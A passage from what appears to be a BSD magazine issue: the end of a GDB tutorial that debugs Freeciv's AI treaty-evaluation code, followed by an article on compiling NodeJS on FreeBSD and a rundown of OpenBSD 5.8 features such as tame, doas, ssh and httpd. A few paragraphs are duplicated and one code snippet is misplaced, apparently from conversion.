 cities = 0x80682c3a0, units = 0x80682c3c0, score = {happy = 0, content = 2, unhappy = 0, angry = 0,
   specialists = {0 <repeats 20 times>}, wonders = 0, techs = 0, techout = 2, landarea = 35000,
   settledarea = 4000, population = 20, cities = 2, units = 0, pollution = 0, literacy = 0, bnp = 4,
   mfg = 5, spaceship = 0, units_built = 0, units_killed = 0, units_lost = 0, game = 2}, economic = {
--Type <return> to continue, or q <return> to quit---
```

Figure 14. Player struct.

Looking at the player struct, it seems that the leader name is Roy Jenkins and looking at the back-trace (bt), the clause of the treaty seems to be "cease fire", so we are going to be offered a peace treaty.

```
#0  add_clause (ptreaty=0x8064b9ee0, pfrom=0x8063dd400, type=CLAUSE_CEASEFIRE, val=0) at diptreaty.c:143
#1  0x0000000080087d46f in handle_diplomacy_create_clause_req (pplayer=0x8063dd400, counterpart=0, giver=2,
    type=CLAUSE_CEASEFIRE, value=0) at diplhand.c:670
#2  0x0000000080094cf43 in ai_diplomacy_suggest (pplayer=0x8063dd400, aplayer=0x8063dbc00,
    what=CLAUSE_CEASEFIRE, value=0) at advdiplomacy.c:894
#3  0x0000000080094ce4b in dai_diplomacy_first_contact (pplayer=0x8063dd400, aplayer=0x8063dbc00)
    at advdiplomacy.c:909
#4  0x0000000080089ce03 in call_first_contact (pplayer=0x8063dd400, aplayer=0x8063dbc00) at plrhand.c:1179
#5  0x0000000080089cbd8 in make_contact (pplayer1=0x8063dbc00, pplayer2=0x8063dd400, ptile=0x80647b5d0)
    at plrhand.c:1824
Type <return> to continue, or q <return> to quit
```

Figure 15. Diplomacy suggest.

To continue executing the program type 'next' or 'n' , something like this will be displayed in the diplomacy tab.

Figure 16. Diplomacy tab.

What you cannot see in the screenshot is that I have requested an embassy in return for the cease-fire treaty, but here it is:

```
freebsd-th Thread 8054064 In: add_clause                    Line: 143  PC: 0x800cf5
#14 0x0000000080098af73 in manage_auto_explorer (punit=0x8054d7900) at autoexplorer.c:396
#15 0x0000000080093e761 in do_explore (punit=0x8054d7900) at unittools.c:2447
#19 0x0000000080090f1d5 in srv_running () at srv_main.c:2261
#20 0x0000000080090e0a4 in srv_main () at srv_main.c:2777
#21 0x00000000004026ca in main (argc=1, argv=0x7fffffffda58) at civserver.c:453
(gdb) c
Continuing.

Game saved as freeciv-T0009-Y-3550-auto.sav.bz2
>
Breakpoint 2, add_clause (ptreaty=0x8064b9ee0, pfrom=0x8063dd400, type=CLAUSE_EMBASSY, val=0)
    at diptreaty.c:138
(gdb)
```

Figure 17. Breakpoint 2.

Let's go line by line using next. You could also use the step command but if you use the step command, it will take you inside a function call instead of just evaluating the function and returning like the next command.

```
--diptreaty.c----------------------------------------------------------------------------------
B+ 138                                  ? ptreaty->plr1 : ptreaty->plr0);
   139        struct Clause *pclause;
   140        enum diplstate_type ds
   141          = player_diplstate_get(ptreaty->plr0, ptreaty->plr1)->type;
   142
>  143        if (type < 0 || type >= CLAUSE_LAST) {
   144          log_error("Illegal clause type encountered.");
   145          return FALSE;
   146        }
   147
   148        if (type == CLAUSE_ADVANCE && !valid_advance_by_number(val)) {
   149          log_error("Illegal tech value %i in clause.", val);
   150          return FALSE;
   151        }
   152
   153        if (is_pact_clause(type)
   154            && ((ds == DS_PEACE && type == CLAUSE_PEACE)
   155                || (ds == DS_ARMISTICE && type == CLAUSE_PEACE)
   156                || (ds == DS_ALLIANCE && type == CLAUSE_ALLIANCE)
   157                || (ds == DS_CEASEFIRE && type == CLAUSE_CEASEFIRE))) {
----------------------------------------------------------------------------------------------
freebsd-th Thread 8054064 In: add_clause                                  Line: 143  PC: 0x800cf9484
(gdb) f 0
#0  add_clause (ptreaty=0x8064b9ee0, pfrom=0x8063dd400, type=CLAUSE_EMBASSY, val=0) at diptreaty.c:141
(gdb) list
(gdb) n
(gdb) list
(gdb) p type
$14 = CLAUSE_EMBASSY
(gdb) ptype CLAUSE_EMBASSY
type = enum clause_type {CLAUSE_ADVANCE, CLAUSE_GOLD, CLAUSE_MAP, CLAUSE_SEAMAP, CLAUSE_CITY,
    CLAUSE_CEASEFIRE, CLAUSE_PEACE, CLAUSE_ALLIANCE, CLAUSE_VISION, CLAUSE_EMBASSY, CLAUSE_LAST}
(gdb)
```

Figure 18. Step command.

We are currently at line 143, I just checked what kind of data type was CLAUSE_EMBASSY, it was an enum one (somewhat obvious). Using next a couple of times will get us here, where

```
--diptreaty.c----------------------------------------------------------------------------------
   161                  nation_rule_name(nation_of_player(ptreaty->plr0)),
   162                  nation_rule_name(nation_of_player(ptreaty->plr1)));
   163          return FALSE;
   164        }
   165
>  166        if (type == CLAUSE_EMBASSY && player_has_real_embassy(pto, pfrom)) {
   167          /* we already have embassy */
   168          log_error("Illegal embassy clause: %s already have embassy with %s.",
   169                    nation_rule_name(nation_of_player(pto)),
   170                    nation_rule_name(nation_of_player(pfrom)));
   171          return FALSE;
   172        }
   173
   174        if (!game.info.trading_gold && type == CLAUSE_GOLD) {
   175          return FALSE;
   176        }
   177        if (!game.info.trading_tech && type == CLAUSE_ADVANCE) {
   178          return FALSE;
   179        }
   180        if (!game.info.trading_city && type == CLAUSE_CITY) {
```

Figure 19. Enum data.

Keep on typing ‘n’ and we will exit from the function call and arrive to handle_diplomacy_create_clause_req

```
#0  handle_diplomacy_create_clause_req (pplayer=0x8063dbc00, counterpart=2, giver=2, type=CLAUSE_EMBASSY,
    value=0) at diplhand.c:679
#1  0x0000000080088c84d in server_handle_packet (type=PACKET_DIPLOMACY_CREATE_CLAUSE_REQ,
    packet=0x8068d0250, pplayer=0x8063dbc00, pconn=0x800c37580) at hand_gen.c:273
#2  0x0000000080090cb1b in server_packet_input (pconn=0x800c37580, packet=0x8068d0250, type=99)
    at srv_main.c:1622
#3  0x000000008008fb85b in incoming_client_packets (pconn=0x800c37580) at sernet.c:460
#4  0x000000008008faa6e in server_sniff_all_input () at sernet.c:850
#5  0x0000000080090f407 in srv_running () at srv_main.c:2317
#6  0x0000000080090e0a4 in srv_main () at srv_main.c:2777
Type <return> to continue, or q <return> to quit
```

Figure 20. handle_diplomacy_create_clause_req.

```
diplhand.c
687                                             player_number(pother), giver, type,
688                                             value);
689         dlsend_packet_diplomacy_create_clause(pother->connections,
690                                               player_number(pplayer), giver, type,
691                                               value);
692         call_treaty_evaluate(pplayer, pother, ptreaty);
693         call_treaty_evaluate(pother, pplayer, ptreaty);
694       }
695     }
696
697     /**************************************************************************
698       Cancel meeting. No sanity checking of input parameters, so don't call
699       this with input directly from untrusted source.
700     **************************************************************************/
701     static void really_diplomacy_cancel_meeting(struct player *pplayer,
702                                                 struct player *pother)
703     {
704       struct Treaty *ptreaty = find_treaty(pplayer, pother);
705
706       if (ptreaty) {
reebsd-th Thread 8054064 In: handle_diplomacy_create_clause_req          Line: 692  PC: 0x80087d537
--Type <return> to continue, or q <return> to quit---
7  0x0000000004026ca in main (argc=1, argv=0x7fffffffda58) at civserver.c:453
gdb) n
gdb) n
gdb) list
gdb) n
gdb) n
gdb) list
gdb) n
gdb) list
gdb)
```

Let’s keep on typing ‘next’ and we will arrive to this function call_treaty_evaluate. That seems interesting. Maybe here the results of rejection or acceptance of conditions are done. As I explained earlier, we can step into this one using the step command

Figure 21. call_treaty_evaluate function.

```
diplhand.c
66      /* FIXME: Should this be put in a ruleset somewhere? */
67      #define TURNS_LEFT 16
68
69      /**************************************************************************
70        Calls treaty_evaluate function if such is set for AI player.
71      **************************************************************************/
72      static void call_treaty_evaluate(struct player *pplayer, struct player *aplayer,
73                                       struct Treaty *ptreaty)
74      {
75        if (pplayer->ai_controlled) {
76          CALL_PLR_AI_FUNC(treaty_evaluate, pplayer, pplayer, aplayer, ptreaty);
77        }
78      }
79
80      /**************************************************************************
81        Calls treaty_accepted function if such is set for AI player.
82      **************************************************************************/
83      static void call_treaty_accepted(struct player *pplayer, struct player *aplayer,
84                                       struct Treaty *ptreaty)
85      {
reebsd-th Thread 8054064 In: call_treaty_evaluate          Line: 75   PC: 0x80087d314
gdb) n
gdb) n
gdb) list
gdb) n
gdb) n
gdb) list
gdb) n
gdb) list
gdb) step
all_treaty_evaluate (pplayer=0x8063dbc00, aplayer=0x8063dd400, ptreaty=0x8064b9ee0) at diplhand.c:75
gdb)
```

Let’s step all the way to get to another point in the program execution. After a couple of steps we are here

```
+--advdiplomacy.c-------------------------------------------------------------+
573       is the treaty being considered. It is all a question about money :-)
574     ****************************************************************************/
575     void dai_treaty_evaluate(struct player *pplayer, struct player *aplayer,
576                              struct Treaty *ptreaty)
577     {
578       int total_balance = 0;
579       bool only_gifts = TRUE;
580       enum diplstate_type ds_after =
581         player_diplstate_get(pplayer, aplayer)->type;
582       int given_cities = 0;
583
584       clause_list_iterate(ptreaty->clauses, pclause) {
585         if (is_pact_clause(pclause->type)) {
586           ds_after = pact_clause_to_diplstate_type(pclause->type);
587         }
588         if (pclause->type == CLAUSE_CITY && pclause->from == pplayer) {
589             given_cities++;
590         }
591       } clause_list_iterate_end;
592
+-----------------------------------------------------------------------------+
eebsd-th Thread 8054064 In: dai_treaty_evaluate                 Line: 578  PC: 0x80094a937
  value=0) at diplhand.c:693
db) list
db) s
ll_treaty_evaluate (pplayer=0x8063dd400, aplayer=0x8063dbc00, ptreaty=0x8064b9ee0) at diplhand.c:75
db) list
db) s
db) list
db) s
i_treaty_evaluate (pplayer=0x8063dd400, aplayer=0x8063dbc00, ptreaty=0x8064b9ee0) at advdiplomacy.c:578
db) list
db)
```

Figure 22. Program execution.

So a quick glance at the source code tells us that the total_balance variable is somewhat important to evaluate if a clause is accepted (In our case we are requesting to give us an embassy). Instead ofprinting this variable multiple times, let’s leave it available in the display.

```
#(gdb) display total_balance
```

Then we set a breakpoint somewhere ahead of advdiplomacy.c:621. We can see that the total_balance value is displayed and it is -450—seems bad for our proposal.

```
advdiplomacy.c
620
621       if (given_cities > 0
622           && city_list_size(pplayer->cities) - given_cities <= 2) {
623         /* always keep at least two cities */
624         DIPLO_LOG(LOG_DIPL2, pplayer, aplayer, "cannot give last cities");
625         return;
626       }
627
628       /* Accept if balance is good */
629       if (total_balance >= 0) {
630         handle_diplomacy_accept_treaty_req(pplayer, player_number(aplayer));
631         DIPLO_LOG(LOG_DIPL2, pplayer, aplayer, "balance was good: %d",
632                   total_balance);
633       } else {
634         /* AI complains about the treaty which was proposed, unless the AI
635          * made the proposal. */
636         if (pplayer != ptreaty->plr0) {
637           notify(aplayer, _("*%s (AI)* This deal was not very good for us, %s!"),
638                  player_name(pplayer),
639                  player_name(aplayer));
freebsd-th Thread 8054064 In: dai_treaty_evaluate                    Line: 621  PC: 0x80094ac1
1: total_balance = 0
(gdb) list
(gdb) b advdiplomacy.c:621
Breakpoint 3 at 0x80094ac13: file advdiplomacy.c, line 621.
(gdb) c
Continuing.

Breakpoint 3, dai_treaty_evaluate (pplayer=0x8063dd400, aplayer=0x8063dbc00, ptreaty=0x8064b9ee0)
    at advdiplomacy.c:621
1: total_balance = -450
```

Figure 23. breakpoint on advdiplomacy.c:621.

As we can see, total_balance >=0 is the condition to approve the proposal. This is a review of the commands used in this session:

COMMAND	ABBREVIATED FORM	WHAT IT DOES
info local	i lo	*Print values and names of all local variables in the current scope.*
backtrace	bt	*A backtrace is a summary of how your program got where it is. It shows one line per frame, for many frames, starting with the currently executing frame (frame zero), followed by its caller (frame one), and on up the stack.*
frame <frame number>	f <frame number>	*The call stack is divided up into contiguous pieces called stack frames, or frames for short; each frame is the data associated with one call to one function. The frame contains the arguments given to the function, the function's local variables, and the address at which the function is executing.*
print <variable>	p <variable>	*displays the value of the variable*
display <variable>	disp <variable>	*Will automatically print the value of the variable being displayed as long as it is within the scope*
win	Win	*Will enter gdb in tui (text user interface) mode if we did not entered in the first place. Default layout is source at the top commands at the bottom.*
next	n n <number of next to perform>	*Execute next line of code. Will not enter functions. You can use as parameter the number or times to execute next*
step	s s <number of steps to perform>	*Step to next line of code. Will step into a function.*

Figure 24. Basic commands

Advanced inspection of data structures and variables

Now that we have used the display command or the print command, it is getting pretty tedious to manually inspect a variable or data structure by typing ‘p’ or display every time we hit a breakpoint we have set. There is a command called commands to save us from all this typing.

First we set a breakpoint where we want to automatically inspect data. In this case I’ll check one of the city functions.

```
(gdb) b city.c:2352

(gdb) 4 breakpoint keep y 0x0000000800cf1b7b in citizen_base_mood at

city.c:2352
```

Now we can type the following:

```
commands <breakpoint number>

(gdb) commands 4
```

Type commands for when breakpoint 4 is hit, one per line.

End with a line saying just “end”.

>

After you have set the instructions to be executed after the breakpoint is hit, you could modify them or just erase them like this

```
(gdb) commands 4
```

Type commands for when breakpoint 4 is hit, one per line.

End with a line saying just “end”.

```
> end
```

Now if you want to execute something:

```
(gdb) commands 4
```

Type commands for when breakpoint 4 is hit, one per line.

End with a line saying just

```
end".> printf "Setting city mood for leader: %s", pplayer->name
> end
```

Now we can type all the instructions we want to be executed when this breakpoint is hit. Usually, we use print to display values, but there is a more powerful function called printf that uses a similar format as the C-language function

```
(gdb) printf "%s", pplayer->name
```

As in C printf, ordinary characters in template are printed verbatim, while conversion specification introduced by the '%' character causes subsequent expressions to be evaluated, their values converted and formatted according to type and style information encoded in the conversion specifications, and then printed.

For example, you can print two values in hex like this:

```
printf "foo, bar-foo = 0x%x, 0x%x\n", foo, bar-foo
```

printf supports all the standard C conversion specifications, including the flags and modifiers between

the '%' character and the conversion letter, with the following exceptions:

The argument-ordering modifiers, such as '2$', are not supported.

The modifier '*' is not supported for specifying precision or width.

The '' flag (for separation of digits into groups according to LC_NUMERIC') is not supported.

The type modifiers 'hh', 'j', 't', and 'z' are not supported.

The conversion letter 'n' (as in '%n') is not supported.

The conversion letters 'a' and 'A' are not supported.

Note that the ‘ll’ type modifier is supported only if the underlying C implementation used to build GDB supports the long long int type, and the ‘L’ type modifier is supported only if long double type is available.

As in C, printf supports simple backslash-escape sequences, such as \n, ‘\t’, ‘\\’, ‘\”’, ‘\a’, and ‘\f’, that consist of backslash followed by a single character. Octal and hexadecimal escape sequences are not supported.

Additionally, printf supports conversion specifications for DFP (Decimal Floating Point) types using the following length modifiers together with a floating point specifier. letters:

‘H’ for printing Decimal32 types.

‘D’ for printing Decimal64 types. ‘DD’ for printing Decimal128 types.

If the underlying C implementation used to build GDB has support for the three length modifiers for DFP types, other modifiers such as width and precision will also be available for GDB to use.

In case there is no such C support, no additional modifiers will be available and the value will be printed in the standard way.

Here’s an example of printing DFP types using the above conversion letters:

```
printf “D32: %Hf - D64: %Df - D128: %DDf\n”,1.2345df,1.2E10dd,1.2E1dl
```

Dynamically allocated arrays

Sometimes, it’s better to put most of the type we will need to take a look at in the contents of dynamically allocated arrays (the ones created by malloc and calloc system calls)

```
char t[8001];
```

For example we have the usual static memory array:char t[8001];

It’s easy to display its contents using

```
(gdb) p t
```

But what about this one:

```
printf“D32: %Hf - D64: %Df - D128: %DDf\n”,1.2345df,1.2E10dd,1.2E1dl
```

```
int *t; …

t = (int *) malloc ( 8001 * sizeof( int) );

(gdb) p t

This will give only the address

(gdb) p *t

This will give you the data of the first element in the array, so
what is the solution?

(gdb) p *t@25
```

This command will print 25 elements from the array t, the format is pointer@<number of elements.

Getting information from the symbol table

When we compiled our program with the –g flag, we instructed the compiler to generate a symbol table in our program binary, and this table contains variable names, function names and types. Now let's suppose we want to know the names of all the functions available. We could use one of the info family commands:

```
(gdb) info functions
```

This command will print the names and data types of all defined functions. If we want to check only the function names matching a regexp we use the command: info functions <regexp>

For example :

```
(gdb) info functions city
```

Will match all functions that have city string in their name, you must use grep regexp not perl's regexp

The same goes with variables with the command:

```
(gdb) info variables
```

Print the names and data types of all variables that are declared outside of functions (not the local variables).

Also the same syntax for info variables regexp (gdb) info variables city

Print the names and data types of all variables (except for local variables) whose names contain a match for regular expression regexp.

```
(gdb) info address symbol
```

Describe where the data for symbol is stored. For a register variable, this says which register it is kept in. For a non-register local variable, this prints the stack-frame offset at which the variable is always stored. Note the contrast with `print &symbol', which does not work at all for a register variable, and for a stack local variable prints the exact address of the current instantiation of the variable.

```
(gdb) whatis exp
```

Print the data type of expression exp. exp is not actually evaluated, and any side-effecting operations (such as assignments or function calls) inside it do not take place. Any kind of constant, variable or operator defined by the programming language you are using is valid in an expression in GDB.

```
(gdb) whatis
```

Print the data type of $, the last value in the value history.

```
(gdb) ptype typename
```

Print a description of data type typename. typename may be the name of a type, or for C code it may have the form `class class-name', `struct struct-tag', `union union-tag' or `enum enum-tag'.

```
(gdb) ptype exp

ptype
```

Print a description of the type of expression exp. ptype differs from whatis by printing a detailed description, instead of just the name of the type. For example, for this variable declaration:

```
struct example {double dtype; float ftype} ex1;
```

The two commands give this output:

```
(gdb) whatis ex1

type = struct example

(gdb) ptype ex1

type = struct example {

double dtype;

float ftype;

}
```

As with whatis, using ptype without an argument refers to the type of $, the last value in the value history.

```
(gdb) info types regexp
```

Print a brief description of all types whose name matches regexp (or all types in your program, if you supply no argument). Each complete typename is matched as though it were a complete line; thus, `i type value' gives information on all types in your program whose name includes the string value, but `i type ^value$' gives information only on types whose complete name is value.

This command differs from ptype in two ways: first, like whatis, it does not print a detailed description; second, it lists all source files where a type is defined.

```
(gdb) info source
```

Show the name of the current source file–that is, the source file for the function containing the current point of execution–and the language it was written in.

```
(gdb) info sources
```

Print the names of all source files in your program for which there is debugging information, organized into two lists: files whose symbols have already been read, and files whose symbols will be read when needed.

```
(gdb) info functions
```

Print the names and data types of all defined functions.

```
(gdb) info functions regexp
```

Print the names and data types of all defined functions whose names contain a match for regular expression regexp. Thus, `info fun step' finds all functions whose names include step;

`info fun ^step' finds those whose names start with step.

```
(gdb) info variables
```

Print the names and data types of all variables that are declared outside of functions (i.e., excluding local variables).

```
excluding local variables).
```

Print the names and data types of all variables (except for local variables) whose names contain a match for regular expression regexp.

Conclusions

In GDB we have three ways of interrupting the program flow and inspect what we need; breakpoints, watchpoints and catchpoints.

A breakpoint stops the execution at a particular location within the program. We have temporary breakpoints, regexp breakpoints and we could set conditional breakpoints.

The usual breakpoint:

```
(gdb) break <source>:<line>

(gdb) break <source.c>:<function>

(gdb) break 3
```

his one stops at line 3 of the current source file being executed.

```
(gdb) break <function>
```

The temporary breakpoint is a simple breakpoint that is deleted after it is hit, the command for this is:

```
(gdb) tbreak <same format as breakpoint>
```

The regexp breakpoint sets breakpoints at the functions matching the regexp provided

(gdb) rbreak ^cityConditional breakpoint, stops the execution of the program only if the condition is met

```
(gdb) b if strcmp(commands[0].synopsis,”*start”) ==0
```

Yes, you could use the C library functions as long as your program is linked against libc.

You can enable or disable breakpoints with the following command:

enable once — Enable breakpoints for one hit

enable delete — Enable breakpoints and delete when hit

```
(gdb) enable once 1

(gdb) enable delete 1
```

Yes, you could use the C library functions as long as your program is linked against libc.

You can enable or disable breakpoints with the following command:

enable once — Enable breakpoints for one hit

enable delete — Enable breakpoints and delete when hit

```
(gdb) enable once 1

(gdb) enable delete 1
```

A watchpoint stops the execution when a particular memory location (or an expression involving one or more locations) changes value. Depending on your system, watchpoints may be implemented in software or hardware. GDB does software watchpointing by single-stepping your program and testing the variable's value each time, which is hundreds of times slower than normal execution, but it's really useful if you really don't have a clue of where the problem is in your program.

The syntax for this command is

```
 watch <expr>

(gdb) watch commands[0]

Watchpoint 1: commands[0]
```

A catchpoint stops the execution when a particular event occurs. The event could be one of the following

Raised signals may be caught:

```
catch signal - all signals

catch signal <signame> - a particular signal
```

Raised signals may be caught:

catch signal – all signals

catch signal <signame> – a particular signal

Raised exceptions may be caught:

catch throw – all exceptions, when thrown

catch throw <exceptname> – a particular exception, when thrown

catch catch – all exceptions, when caught

catch catch <exceptname> – a particular exception, when caught

Thread or process events may be caught:

catch thread_start – any threads, just after creation

catch thread_exit – any threads, just before expiration

catch thread_join – any threads, just after joins

Process events may be caught:

catch start – any processes, just after creation

catch exit – any processes, just before expiration

catch fork – calls to fork()

catch vfork – calls to vfork()

catch exec – calls to exec()

Dynamically-linked library events may be caught:

catch load – loads of any library

catch load <libname> – loads of a particular library

catch unload – unloads of any library

catch unload <libname> – unloads of a particular library

The act of your program's execution stopping may also be caught:

catch stop

C++ exceptions may be caught:

catch throw – all exceptions, when thrown

catch catch – all exceptions, when caught

You can enable and delete breakpoints, watchpoints and catchpoints with the enable and delete command.

About the Author:

Carlos Neira has worked about ten years as a software developer porting and debugging enterprise legacy applications in several languages like C, C++, Java, Lisp, Python, Perl. He is currently employed as a software developer under Z/OS, debugging and troubleshooting legacy applications for a global financial company. In his free time he contributes to the PC-BSD project and enjoys metal detecting.

NodeJS and FreeBSD - Part 1

by David Carlier

Nodejs is well known to allow building server applications in full JavaScript. In this article, we'll see how to build nodejs from source code on FreeBSD. You will need auto-conf tools, GNU make, Python, linprocfs enabled and libexecinfo installed. GCC/G++ compiler suite (C++11 compli-ant, ideally 4.8 series or above) or possibly clang can be used to compile the whole source.

To start, we need the NodeJS source code from this url http://www.nodejs.org/dist/latest where we can find this archive (during the article writing, the last version known is 0.12.2), node-v<version>.tar.gz.

Be prepared to be patient, you have enough time for a cup of coffee, the compilation time needed can be quite long...

Once downloaded and extracted, the famous command trio needs to be typed:

```
• ./configure --dest-os=freebsd
• gmake
• gmake install
```

It's pretty straightforward on first glance. On FreeBSD, when v8 is compiled we get some compila-tion errors:

```
clang++ '-DV8_TARGET_ARCH_X64' '-DENABLE_DISASSEMBLER' '-DENABLE_HAN-
DLE_ZAPPING' -I../deps/v8  -pthread -Wall -Wextra -Wno-unused-
parameter -m64 -fno-strict-aliasing -I/usr/local/include -O3
-ffunction-sections -fdata-sections -fno-omit-frame-pointer -fdata-
sections -ffunction-sections -O3 -fno-rtti -fno-exceptions -MMD -MF
/root/node-v0.12.2/out/Release/.deps//root/node-v0.12.2/out/Release/o
bj.target/v8_libbase/deps/v8/src/base/platform/platform-freebsd.o.d.r
aw  -c -o
/root/node-v0.12.2/out/Release/obj.target/v8_libbase/deps/v8/src/base
/platform/platform-freebsd.o
../deps/v8/src/base/platform/platform-freebsd.cc

../deps/v8/src/base/platform/platform-freebsd.cc:159:11: error: mem-
ber reference base type 'int' is not a structure or union

    result.push_back(SharedLibraryAddress(start_of_path, start,
end));

    ~~~~~~^~~~~~~~~~

../deps/v8/src/base/platform/platform-freebsd.cc:191:53: error: use
of undeclared identifier 'MAP_NORESERVE'

                          MAP_PRIVATE | MAP_ANON | MAP_NORESERVE,

                                                 ^

../deps/v8/src/base/platform/platform-freebsd.cc:263:48: error: use
of undeclared identifier 'MAP_NORESERVE'

                    MAP_PRIVATE | MAP_ANON | MAP_NORESERVE,

                                             ^

../deps/v8/src/base/platform/platform-freebsd.cc:291:40: error: use
of undeclared identifier 'MAP_NORESERVE'

              MAP_PRIVATE | MAP_ANON | MAP_NORESERVE | MAP_FIXED,
```

4 errors generated.

Ok, so a result variable ought to be a std::vector but it’s considered wrongly as an int and furthermore a wrong mmap flag is used. Let’s fix it!

```
std::vector<SharedLibraryAddress> result;
  static const int MAP_LENGTH = 1024;
  int fd = open("/proc/self/maps", O_RDONLY);
  if (fd < 0) return result;
  while (true) {
    char addr_buffer[11];
    addr_buffer[0] = '0';
    addr_buffer[1] = 'x';
    addr_buffer[10] = 0;
    int result = read(fd, addr_buffer + 2, 8);
    if (result < 8) break;
   unsigned start = StringToLong(addr_buffer);
   result = read(fd, addr_buffer + 2, 1);
   if (result < 1) break;
   if (addr_buffer[2] != '-') break;
   result = read(fd, addr_buffer + 2, 8);
   if (result < 8) break;
   unsigned end = StringToLong(addr_buffer);
   char buffer[MAP_LENGTH];
   int bytes_read = -1;
do {
    bytes_read++;
```

```
if (bytes_read >= MAP_LENGTH - 1)

        break;

      result = read(fd, buffer + bytes_read, 1);
```

Apparently, there are two different variables with the same name. Let's rename the second, the int type, to res, for example so the vector result variable can legitimately call push_back method. That fixes the first error.

```
std::vector<SharedLibraryAddress> result;

  static const int MAP_LENGTH = 1024;

  int fd = open("/proc/self/maps", O_RDONLY);

  if (fd < 0) return result;

  while (true) {

    char addr_buffer[11];

    addr_buffer[0] = '0';

    addr_buffer[1] = 'x';

    addr_buffer[10] = 0;

    int res= read(fd, addr_buffer + 2, 8);

    if (res < 8) break;

    unsigned start = StringToLong(addr_buffer);

    res = read(fd, addr_buffer + 2, 1);

    if (res < 1) break;

    if (addr_buffer[2] != '-') break;

    res = read(fd, addr_buffer + 2, 8);

    if (res < 8) break;
```

```
unsigned end = StringToLong(addr_buffer);

   char buffer[MAP_LENGTH];

   int bytes_read = -1;

   do {

     bytes_read++;

     if (bytes_read >= MAP_LENGTH - 1)

       break;

     res = read(fd, buffer + bytes_read, 1);
```

Let's have a look at the mmap problem.

MAP_NORESERVE is a specific flag which guarantees no swap space will be used for the map-

```
mmap(OS::GetRandomMmapAddr(),

                        size,

                        PROT_NONE,

                        MAP_PRIVATE | MAP_ANON | MAP_NORESERVE,

                        kMmapFd,

                        kMmapFdOffset);


=>
```

```
mmap(OS::GetRandomMmapAddr(),
                         size,
                         PROT_NONE,
                         MAP_PRIVATE | MAP_ANON,
                         kMmapFd,
                         kMmapFdOffset);
void* reservation = mmap(OS::GetRandomMmapAddr(),
                              request_size,
                              PROT_NONE,
                              MAP_PRIVATE | MAP_ANON | MAP_NORESERVE,
                              kMmapFd,
                              kMmapFdOffset);

=>


void* reservation = mmap(OS::GetRandomMmapAddr(),
                              request_size,
                              PROT_NONE,
                              MAP_PRIVATE | MAP_ANON,
                              kMmapFd,
                              kMmapFdOffset);
```

Once modified in every mmap call, we can now retry compiling. However, we get another compilation error. This time, it casts a pthread_self returns call to an int.

```
deps/v8/src/base/platform/platform-posix.cc:331:10: error:
static_cast from 'pthread_t' (aka 'pthread *') to 'int' is not al-
lowed

  return static_cast<int>(pthread_self());
```

The problem is, on FreeBSD, a pthread_t type is not an integral type at all but an opaque struct.…

Instead, we might replace this line by:

```
return static_cast<int>(reinterpret_cast<inptr_t>(pthread_self()));
```

Now we are finally able to compile. After a couple of minutes, it is finished but we have still one source to update: lib/dns.js. Add these two lines after line 127:

```
if (process.platform === 'freebsd' && family !== 6)

        hints &= ~exports.V4MAPPED;
```

Because FreeBSD does not support this flag, it ought to be cleared.

This is all for compilation and it is ready to be used. Next time, we'll have an overlook in the application's building part and ought to see the potential of this library.

From the Editors:

This article comes from Vol.09, No.04 issue. Second you can find in Vol.09, No.05

OpenBSD 5.8, special release

by David Carlier

Indeed, this release is special mainly because it was to celebrate the 20th anniversary of existence of OpenBSD, hence it was out before the usual schedule (18th of October for instance). It, of course, comes with many new interesting features.

History brief

OpenBSD project was created by Theo de Raadt in 1995; it is a BSD flavor which focuses on security, hence provides several built-in mitigation techniques, enforced policies (ASLR, the Write XOR Execute memory protection policy, privilege separations ...) and portability. It can be freely downloaded or purchased via openbsdstore.com. It brought the introduction of now well known software, openssh, pf (Packet Filter), IPSec stack ... OpenBSD releases happen twice a year, the 1st of May and the 1st of November, each release supported for one year.

New features

a. tame

tame (note: it will be renamed pledge for the 5.9 release) is a security feature which narrows down the attack's surface of an application. Linux has seccomp-bpf and FreeBSD has Capsicum, for example, which are more or less the comparable features. Theo de Raadt preferred somehow to choose a completely different approach than those (note: Capsicum works with file descriptor to limit an application whereas seccomp-bpf filters the system calls automatically). In the case of the tame, an application has a class of authorized functions to use and every attempt to overcome this lead to the termination of this application, the process is killed or aborted with a production of a core dump. Let's take a simple example, the whois command line. It must be able to do some DNS requests and network syscalls.

 # whois example.com

```
Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered

with many different competing registrars. Go to http://www.internic.net

for detailed information.

EXAMPLE.COM.AU

EXAMPLE.COM.FLORAMEIYUKWONG.COM

EXAMPLE.COM.RAFAELYALUFF.COM

EXAMPLE.COM.ZONE

EXAMPLE.COM

...
```

Now, let's imagine I wish to debug whois via the new available valgrind from ports. Valgrind needs to create a process for this purpose and because whois does not allow it, it fails.

```
# valgrind whois example.com

==17024== Memcheck, a memory error detector

==17024== Copyright (C) 2002-2013, and GNU GPL'd, by Julian Seward et al.

==17024== Using Valgrind-3.10.1 and LibVEX; rerun with -h for copyright info

==17024== Command: whois example.com

==17024==
```

Killed

b. doas

acts as a fair sudo replacement, developed by Ted Unangst. Sudo gains complexity over the releases and can be a problem for an application for the base system. Also, the author of doas experienced some issues during his usage, whereas the sudo policies got updated.

Here a sample of a doas.conf file ...

```
...

permit keepenv charlie as admin cmd /sbin/shutdown

deny :simpleusers

...
```

The first allows charlie to use the shutdown command as admin user, whereas the second line forbids all users from simpleusers group to do anything in the system. Doas is sufficient for most simple cases regarding its grammar from the man page ... permit|deny [options] identity [as target] [cmd command [args ...]]. However, if you had set a complex sudo configuration, it is still available via the ports / binary packages.

c. ssh/sshd

The famous ssh server and client got numerous fixes and improvements. One of the most noticeable is the new default cipher, chacha20-poly-1305 which combines Chacha20 and Poly1305, for authenticated encryptions. A new PubkeyAcceptKeyTypes option to set which public key types are allowed during user authentication, as DSA keys are now disabled by default, adding PubkeyAcceptKeyTypes ssh-dss in the config would re-enable it.

d. httpd

httpd is the base web server since the 5.7 release, replacing nginx and the venerable apache before.

Apache was judged too obsolete (it was a heavily patched version of the 1.3.x series) and that was the main reason of its removal. Nginx was chosen as a fair replacement. However, even nginx was shipped on OpenBSD with some custom security patches and nginx itself was getting more and more complex in term of features and codebase. Hence, Reyk Floeter, worked on a new web server specifically for OpenBSD with only what it is considered to be important features (serving static content then furthermore, supporting Fast CGI protocol) with security the priority over pure performance.

For this release, httpd gains a new feature, rewrite support but not with regex, unlike other web servers implemented, but rather with pattern matching. For example, an httpd configuration for a url rewrite would be written as below.

```
...
server 'default' {
    listen on $ext_addr port 8180
    location match '^/static-content/(%d)' {
        block return 302 'static-%1.html'
    }
    root 'htdocs'
}
...
```

3. Installation

